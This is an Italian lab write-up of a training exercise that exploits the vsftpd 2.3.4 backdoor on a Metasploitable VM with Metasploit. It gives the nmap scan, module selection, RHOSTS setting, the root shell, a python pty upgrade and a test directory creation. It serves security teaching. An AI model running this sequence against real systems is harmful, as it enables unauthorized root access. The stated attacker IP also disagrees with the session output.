PRATICA S7L1

Esercizio: Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Traccia dell'Esercizio: Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Ho avviato msfconsole su Kali Linux

Ho aperto il terminale e ho eseguito il comando `msfconsole` per inizializzare Metasploit Framework. È la prima fase del mio processo di analisi: l'ambiente è pronto e tutti i moduli sono caricati. Ora posso iniziare a cercare vulnerabilità, eseguire scansioni o preparare exploit mirati.

Scansione mirata con Nmap all'interno di Metasploit

Dopo aver avviato msfconsole, ho iniziato la fase di ricognizione vera e propria. Ho scelto di eseguire una scansione mirata con **Nmap**, direttamente dal terminale, per raccogliere informazioni sul target. Il comando che ho utilizzato è:

- nmap -sV -p 21 192.168.50.102

Questo comando ha due obiettivi precisi:


- -sV: rilevare la versione del servizio attivo sulla porta specificata
- -p 21: concentrarmi esclusivamente sulla porta **FTP**, spesso vulnerabile se mal configurata

Risultati della scansione:

- La porta **21/tcp** risulta **aperta**
- Il servizio attivo è **vsftpd**, versione **2.3.4**
- Il sistema operativo del target è identificato come **Unix**
- L'indirizzo MAC associato è **08:00:27:10:46:4D**, che corrisponde a una scheda di rete virtuale (probabilmente VirtualBox)

La scansione è stata completata in **0.64 secondi**, con una latenza di **0.0032s**, segno che il target è raggiungibile e reattivo.

Considerazioni: La presenza di **vsftpd 2.3.4** è interessante perché questa versione è nota per una vulnerabilità critica che consente l'esecuzione di codice remoto in determinate condizioni. Questo potrebbe rappresentare un punto d'ingresso valido per la fase di exploit.



Ricerca di vulnerabilità note per vsftpd


Dopo aver confermato che il servizio FTP attivo sul target è **vsftpd 2.3.4**, ho avviato una ricerca all'interno di Metasploit per individuare eventuali moduli di exploit compatibili. Ho utilizzato il comando:

- search vsftpd

Il risultato ha restituito **due moduli** interessanti:

1. **auxiliary/dos/ftp/vsftpd_232**
    a. Tipo: modulo ausiliario per Denial of Service
    b. Versione vulnerabile: 2.3.2
    c. Gravità: **Normale**
    d. Descrizione: provoca un crash del servizio FTP, utile per testare la resilienza ma non per ottenere accesso
2. **exploit/unix/ftp/vsftpd_234_backdoor**
    a. Tipo: exploit vero e proprio
    b. Versione vulnerabile: **2.3.4** (quella rilevata sul target)
    c. Gravità: **Eccellente**
    d. Descrizione: sfrutta una **backdoor** presente nella versione 2.3.4 che consente l'esecuzione remota di comandi sul sistema bersaglio

Considerazioni: Il secondo modulo è estremamente promettente: è classificato con un livello di affidabilità "eccellente" e corrisponde esattamente alla versione del servizio FTP rilevato. Questo significa che potrei avere la possibilità di ottenere **accesso remoto** al sistema sfruttando una vulnerabilità nota e documentata.



Preparazione dell’exploit per vsftpd 2.3.4

Dopo aver identificato il modulo di exploit adatto, ho deciso di procedere con il tentativo di compromissione del sistema. Ho caricato il modulo con il comando:


- use exploit/unix/ftp/vsftpd_234_backdoor

Metasploit ha rilevato che non avevo ancora configurato un payload, quindi ha selezionato automaticamente quello di default:

- [*] No payload configured, defaulting to cmd/unix/interact

Questo payload è pensato per fornire un’interazione diretta con il sistema target, nel caso in cui l’exploit vada a buon fine. In pratica, se la vulnerabilità viene sfruttata correttamente, potrò eseguire comandi direttamente sulla macchina bersaglio.

Considerazioni: Questa è una fase cruciale. Sto per testare una vulnerabilità nota e potenzialmente devastante. Se il sistema è effettivamente vulnerabile, potrò ottenere accesso remoto e interagire direttamente con la shell del target. È il momento di procedere con cautela e precisione.



Esecuzione dell'exploit e ottenimento della shell root

Dopo aver caricato il modulo vsftpd_234_backdoor, ho configurato il parametro fondamentale:

- set RHOSTS 192.168.50.102

Questo è l'indirizzo IP del sistema vulnerabile. Il mio host attaccante è 192.168.50.100, quindi siamo nella stessa subnet: perfetto per un test diretto.

Una volta impostato tutto, ho lanciato l'exploit:

- run

Output della connessione:

- Connessione stabilita sulla porta 21 del target.
- Banner ricevuto: 220 (vsFTPd 2.3.4) → conferma che il servizio vulnerabile è attivo.
- Risposta del server: 331 Please specify the password. → comportamento normale del protocollo FTP.

Ma ecco il punto cruciale: il modulo rileva che la **backdoor è stata attivata**. Metasploit gestisce automaticamente la connessione e...


Shell trovata!

- Command shell session 1 opened (192.168.50.103:39343 -> 192.168.50.102:6200)

La shell è stata aperta con **privilegi root**:

- UID=0(root) GID=0(root)

Considerazioni: Ho ottenuto accesso completo al sistema target, con privilegi amministrativi. Questo conferma la gravità della vulnerabilità e l'efficacia dell'exploit. Da qui posso eseguire comandi, esplorare il file system, raccogliere informazioni o simulare ulteriori movimenti laterali.



Stabilizzazione della shell e conferma dell'accesso root

Dopo aver ottenuto la shell remota tramite l'exploit su vsftpd 2.3.4, ho deciso di **migliorare l'interattività** della sessione. Per farlo, ho utilizzato un comando Python molto comune in ambito di penetration testing:

- python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
```

Questo comando mi ha permesso di **spawna**re una pseudo-terminal shell, rendendo la sessione molto più gestibile e simile a una shell locale. È una tecnica utile per eseguire comandi con maggiore stabilità e visibilità.

Una volta ottenuta la shell migliorata, ho verificato i privilegi con:

- whoami

Il risultato è stato chiaro: **root**

```
root@metasploitable:/# whoami
whoami
root
```


Questo conferma che ho **accesso completo** al sistema target, con privilegi amministrativi. Sono ora in grado di eseguire qualsiasi operazione, modificare file, accedere a directory protette e persino creare nuovi elementi nel file system.

Per testare la scrittura nel file system, ho eseguito:

- ls
  mkdir /test_metasploit
  ls

Il primo ls mi ha mostrato la struttura classica della directory root (/), con cartelle come bin, etc, home, var, ecc. Ho poi creato una nuova directory chiamata **test_metasploit**, e con il secondo ls ho verificato che fosse stata creata correttamente.

Considerazioni finali: Questa fase dimostra che non solo ho ottenuto accesso remoto, ma anche **privilegi root** e **capacità di scrittura** nel file system. È il punto di arrivo di un attacco riuscito, e da qui posso procedere con ulteriori analisi, raccolta di prove, o simulazioni di movimenti laterali.


root@metasploitable:/# ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# mkdir /test_metasploit
mkdir /test_metasploit
root@metasploitable:/# ls
ls
bin dev initrd lost+found nohup.out root sys usr
boot etc initrd.img media opt sbin test_metasploit var
cdrom home lib mnt proc srv tmp vmlinuz
root@metasploitable:/#